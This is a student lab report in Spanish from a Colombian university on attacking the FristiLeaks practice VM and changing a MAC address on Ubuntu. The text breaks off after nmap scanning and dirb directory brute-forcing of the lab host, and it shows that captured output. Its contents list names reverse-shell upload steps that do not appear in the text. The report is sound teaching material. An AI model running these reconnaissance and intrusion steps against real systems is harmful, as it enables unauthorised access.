



# **INFORME LABORATORIO FRISTILEAKS Y CAMBIO DE MAC A UBUNTU**

Natalia Espinosa Mena

Universidad Tecnológica del Choco Diego Luis Córdoba

Facultad de Ingeniería

Telecomunicaciones e Informática

Quibdó – Chocó

2025



## **INFORME LABORATORIO FRISTILEAKS Y CAMBIO DE MAC A UBUNTU**

### **Docente**

Rafael Sandoval Morales

Ingeniero

Universidad Tecnológica del Choco Diego Luis Córdoba

Facultad de Ingeniería

Telecomunicaciones e Informática

Quibdó – Chocó

2025



## TABLA DE CONTENIDO

|                                                               | Pág. |
|---------------------------------------------------------------|------|
| 1    CAPÍTULO 1: EXPLOTACIÓN PAGINA FRISTILEAKS .....         | 9    |
| 1.1 .....CREACIÓN DE DOS NUEVOS USUARIOS A                    |      |
| FRISTILEAKS .....                                             | 32   |
| 2    CAPÍTULO 2: CONFIGURACION DEL DHCP POR MEDIO DE LA MAC A |      |
| LA MÁQUINA VIRTUAL DE UBUNTU.....                             | 39   |
| 3    RECOMENDACIONES .....                                    | 42   |
| 4    CONCLUSIÓN .....                                         | 43   |
| 5    BIBLIOGRAFÍA .....                                       | 44   |

## LISTA DE ILUSTRACIONES

|                                                                                                         | Pág. |
|---------------------------------------------------------------------------------------------------------|------|
| Ilustración 1 Ova FristiLeaks .....                                                                     | 9    |
| Ilustración 2 Importación de la Ova .....                                                               | 10   |
| Ilustración 3 Dirección MAC predeterminada en VirtualBox para la OVA FristiLeaks .....                  | 11   |
| Ilustración 4 Resultado del arranque de FristiLeaks con la MAC predeterminada .....                     | 12   |
| Ilustración 5 Establecimiento de la dirección MAC específica en VirtualBox para la VM FristiLeaks ..... | 13   |
| Ilustración 6 Obtención de dirección IP en FristiLeaks tras configurar la MAC .....                     | 14   |
| Ilustración 7 Resultado del escaneo de red con Nmap .....                                               | 15   |
| Ilustración 8 Host FristiLeaks .....                                                                    | 16   |
| Ilustración 9 Resultados del análisis de fuerza bruta con dirb en el host 100.10.2.10 .....             | 16   |
| Ilustración 10 Interfaz inicial del servidor Apache.....                                                | 17   |
| Ilustración 11 Visualización del código fuente de la página web .....                                   | 18   |
| Ilustración 12 Interfaz del Login de la aplicación web FristiLeaks.....                                 | 19   |
| Ilustración 13 Posible usuario en el código fuente del formulario de Login .....                        | 20   |
| Ilustración 14 Imagen codificada en base64 .....                                                        | 20   |
| Ilustración 15 Uso de un decodificador online.....                                                      | 21   |
| Ilustración 16 Decodificación del contenido en base64 .....                                             | 21   |
| Ilustración 17 Resultado de la decodificación base64 a imagen PNG .....                                 | 22   |
| Ilustración 18 Autenticación de credenciales .....                                                      | 23   |
| Ilustración 19 Login exitoso.....                                                                       | 23   |
| Ilustración 20 Portal de carga de archivos.....                                                         | 24   |
| Ilustración 21 Ubicación del archivo php-reverse-shell.php .....                                        | 24   |
| Ilustración 22 Renombrado del archivo reverse .....                                                     | 25   |
| Ilustración 23 Edición del archivo reverse shell.....                                                   | 26   |



Universidad Tecnológica del Chocó  
Diego Luis Córdoba

|                                                                                                              |    |
|--------------------------------------------------------------------------------------------------------------|----|
| Ilustración 24 Carga de archivos .....                                                                       | 27 |
| Ilustración 25 Archivo script.....                                                                           | 27 |
| Ilustración 26 Script php cargado.....                                                                       | 28 |
| Ilustración 27 Nueva ventana después de la carga del script.....                                             | 28 |
| Ilustración 28 Escucha del puerto 1234 .....                                                                 | 29 |
| Ilustración 29 Ruta /uploads.....                                                                            | 30 |
| Ilustración 30 Ejecución del archivo .....                                                                   | 30 |
| Ilustración 31 Establecimiento de conexión inversa desde la víctima hacia la máquina atacante con netcat ... | 31 |
| Ilustración 32 Listado de archivos FristiLeaks.....                                                          | 32 |
| Ilustración 33 Directorio archivos servidor web .....                                                        | 33 |
| Ilustración 34 Ruta fristi directorio de archivos .....                                                      | 33 |
| Ilustración 35 Análisis del archivo checklogin.php.....                                                      | 34 |
| Ilustración 36 Conexión a MySQL .....                                                                        | 35 |
| Ilustración 37 Configuraciones en Mysql .....                                                                | 36 |
| Ilustración 38 Vista de nuevos usuarios .....                                                                | 36 |
| Ilustración 39 Validación de acceso exitoso nata .....                                                       | 37 |
| Ilustración 40 Validación de acceso exitoso nmena .....                                                      | 38 |
| Ilustración 41 Archivo ruta Netplan.....                                                                     | 39 |
| Ilustración 42 Edición archivo ruta Netplan.....                                                             | 40 |
| Ilustración 43 Aplicación de la configuración de red con Netplan .....                                       | 41 |
| Ilustración 44 Comprobación de la dirección MAC en la interfaz enp0s3.....                                   | 41 |
| Ilustración 45 Asignación de dirección IP por DHCP .....                                                     | 41 |



## INTRODUCCIÓN

El presente informe expone el desarrollo del laboratorio compuesto por tres capítulos, realizados en el entorno VirtualBox utilizando los sistemas operativos Kali Linux y Ubuntu. El propósito principal de este trabajo fue fortalecer las competencias prácticas en seguridad informática mediante la aplicación de herramientas y técnicas orientadas al análisis y protección de redes.

En el primer capítulo, se abordó la explotación del portal vulnerable FristiLeaks, donde se aplicaron procedimientos básicos de reconocimiento y análisis para identificar posibles puertas abiertas y comprender cómo estos pueden comprometer la seguridad de un sistema.

El segundo capítulo se centró en la modificación de la dirección MAC en el sistema Ubuntu, con el objetivo de observar cómo esta acción puede alterar la identidad de un dispositivo dentro de una red.

Por último, en el tercer capítulo, se documenta la consulta sobre los comandos de Linux relacionados con el uso de nc y los comandos para contar caracteres en un archivo.



## OBJETIVOS

**General:** Comprender las vulnerabilidades que pueden presentarse en los sistemas de red y su impacto en la seguridad informática.

### Específicos:

- Crear dos usuarios en la VM FristiLeaks.
- Identificar y describir los comandos básicos de nc.
- Investigar y aplicar los comandos necesarios para contar caracteres en un archivo.
- Realizar el cambio de dirección MAC a la VM Ubuntu.




## **PLANTEAMIENTO DEL PROBLEMA**

En los sistemas de red y en las aplicaciones web pueden existir vulnerabilidades que permiten el acceso no autorizado o la alteración de su funcionamiento, aun cuando aparentan estar protegidos. Estas debilidades representan un riesgo constante para la integridad y seguridad de la información. Durante el desarrollo del laboratorio se evidenció esta problemática a través de actividades donde se detectaron y analizaron fallos presentes en diferentes entornos.


## 1 CAPÍTULO 1: EXPLOTACIÓN PAGINA FRISTILEAKS

El laboratorio comenzó cuando el docente compartió el archivo OVA (incluye su sistema operativo y configuraciones predefinidas) de **Fristelaks**, que ya venía listo para usarse. Se copió el archivo al escritorio del computador para tenerlo a la vista.



*Ilustración 1 Ova FristiLeaks*


Una vez ubicado en el Escritorio, se procedió a ejecutar la OVA haciendo doble clic sobre el archivo. Al hacerlo, se abrió automáticamente el asistente de VirtualBox, donde comenzó el proceso para añadir la máquina virtual al programa. La ventana de importación mostro las opciones de configuración básicas del entorno, las cuales se cargan automáticamente al tratarse de una OVA.



*Ilustración 2 Importación de la Ova*

En esta ventana cargo automáticamente la Fuente como Sistema de archivos local y se cargó el archivo FristiLeaks\_1.3.ova desde la ruta en la que se encuentra el archivo. Luego, se hizo clic en el botón **Terminar** y VirtualBox procedió a registrar la máquina virtual y agregarla a la lista de máquinas disponibles.

Como paso siguiente, la máquina virtual de **FristiLeaks** requería el uso de una dirección MAC específica, ya que, de no configurarse correctamente, el sistema no obtenía una dirección IP por medio de DHCP y, en consecuencia, no podía conectarse a la red del laboratorio.




*Ilustración 3 Dirección MAC predeterminada en VirtualBox para la OVA FristiLeaks*

Para acceder a esta configuración, se seleccionó la máquina virtual Fristelaks dentro de VirtualBox y se hizo clic en el botón **Configuración** ubicado en la parte superior de la ventana principal. En el panel lateral izquierdo, se eligió la opción Red, que permitió visualizar los parámetros relacionados con la conexión del adaptador.

Apareció una pestaña donde se muestra, el apartado correspondiente **al Adaptador 1**, también se visualiza la dirección **MAC** por defecto asignada automáticamente por VirtualBox antes de realizar el cambio requerido.




En esta imagen se muestra el resultado de iniciar la máquina virtual con la dirección MAC predeterminada asignada por VirtualBox. Se observa que, con esta configuración, la máquina no logra adquirir una dirección IP mediante DHCP.



*Ilustración 4 Resultado del arranque de FristiLeaks con la MAC predeterminada*


Lo que se mostró fue una pantalla indicando problemas con la conexión de red. En el mensaje se señalaba que la máquina necesitaba contar con un servidor DHCP para obtener una dirección IP. Esto mostro que, con la MAC inicial, el sistema no lograba conectarse correctamente a la red que se usó para el laboratorio.

Como esta condición había sido establecida, se modificó de forma manual la dirección MAC del adaptador de red en VirtualBox, usando el valor específico que se había proporcionado para el laboratorio.




*Ilustración 5 Establecimiento de la dirección MAC específica en VirtualBox para la VM FristiLeaks*

Para ello se abrió VirtualBox y se seleccionó la máquina Fristelaks en la lista del menú izquierdo. Luego se hizo clic en el botón Configuración del menú superior y, dentro de la ventana que apareció, se ingresó a la **pestaña Red**. En esa pestaña se habilitó el adaptador de red y se comprobó que estuviera conectado a la opción **Red NAT** y en el campo Dirección MAC, se reemplazó el valor predeterminado por un nuevo valor y se confirmó el cambio con el botón **Aceptar** para guardar la configuración.



*Ilustración 6 Obtención de dirección IP en Fristileaks tras configurar la MAC*

Después de realizar el cambio de la dirección MAC, se inició nuevamente la máquina virtual Fristelaks. En la pantalla se pudo observar que esta vez la conexión de red funcionó correctamente y el sistema obtuvo una dirección IP asignada por DHCP.





Universidad Tecnológica del Chocó  
Diego Luis Córdoba

Se inició también la máquina Kali Linux. Para ello, se abrió VirtualBox y, en la lista de máquinas disponibles, se seleccionó la que correspondía a Kali Linux. Luego se hizo clic en el botón Iniciar, ubicado en la parte superior del menú.

```
root@kali: /home/kali
Archivo Acciones Editar Vista Ayuda
root@kali: /home/kali
# nmap -sV 100.10.2.0/24

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-04 09:46 -05
Nmap scan report for lo0-100.PRVDRI-VFTTP-308.verizon-gni.net (100.10.2.1)
Host is up (0.00055s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
53/tcp    filtered domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for pool-100-10-2-2.prvdri.fios.verizon.net (100.10.2.2)
Host is up (0.0018s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc      Microsoft Windows RPC
445/tcp   open  microsoft-ds?
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for pool-100-10-2-3.prvdri.fios.verizon.net (100.10.2.3)
Host is up (0.00061s latency).
All 1000 scanned ports on pool-100-10-2-3.prvdri.fios.verizon.net (100.10.2.3) are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:83:DD:EF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for pool-100-10-2-10.prvdri.fios.verizon.net (100.10.2.10)
Host is up (0.0018s latency).
Not shown: 982 filtered tcp ports (no-response), 17 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE VERSION
80/tcp    open  http       Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
MAC Address: 08:00:27:A5:A6:76 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for pool-100-10-2-6.prvdri.fios.verizon.net (100.10.2.6)
```

*Ilustración 7 Resultado del escaneo de red con Nmap*

Una vez dentro de Kali Linux, se abrió una nueva terminal para realizar un escaneo general del segmento de red y reconocer los equipos que estaban activos. En la imagen se observa la ejecución del comando `nmap -sV 100.10.2.0/24`, que permitió obtener información sobre los dispositivos conectados, los puertos abiertos y los servicios que se encontraban en ejecución dentro de la red del laboratorio.



Universidad Tecnológica del Chocó  
Diego Luis Córdoba

```
Nmap scan report for pool-100-10-2-10.prvdr.fios.verizon.net (100.10.2.10)
Host is up (0.0018s latency).
Not shown: 982 filtered tcp ports (no-response), 17 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
MAC Address: 08:00:27:A5:A6:76 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

*Ilustración 8 Host FristiLeaks*

En los resultados del escaneo se identificó un equipo con el puerto 80 abierto, donde se ejecuta un servidor Apache con soporte para PHP. Este host corresponde a la máquina Fristelaks.

```
(root@kali)-[/home/kali]
# dirb http://100.10.2.10/

----- /home/kali/Escritorio
DIRB v2.22
By The Dark Raver
----- /home/kali
php-cvcrte-shell.php /home/kali/Escritorio
START_TIME: Thu Sep  4 09:51:42 2025
URL_BASE: http://100.10.2.10/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

----- /home/kali/Escritorio
GENERATED WORDS: 4612

--- Scanning URL: http://100.10.2.10/ ---
+ http://100.10.2.10/cgi-bin/ (CODE:403|SIZE:210)
=> DIRECTORY: http://100.10.2.10/images/
+ http://100.10.2.10/index.html (CODE:200|SIZE:703)
+ http://100.10.2.10/robots.txt (CODE:200|SIZE:62)

--- Entering directory: http://100.10.2.10/images/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

----- /home/kali/Escritorio
END_TIME: Thu Sep  4 09:52:53 2025
DOWNLOADED: 4612 - FOUND: 3
php-cvcrte-shell.php

(root@kali)-[/home/kali]_Escritorio
```


*Ilustración 9 Resultados del análisis de fuerza bruta con dirb en el host 100.10.2.10*

En este paso se utilizó la herramienta dirb con el fin de realizar un análisis de fuerza bruta sobre la aplicación web de la máquina víctima. El comando empleado fue: dirb http://100.10.2.10/



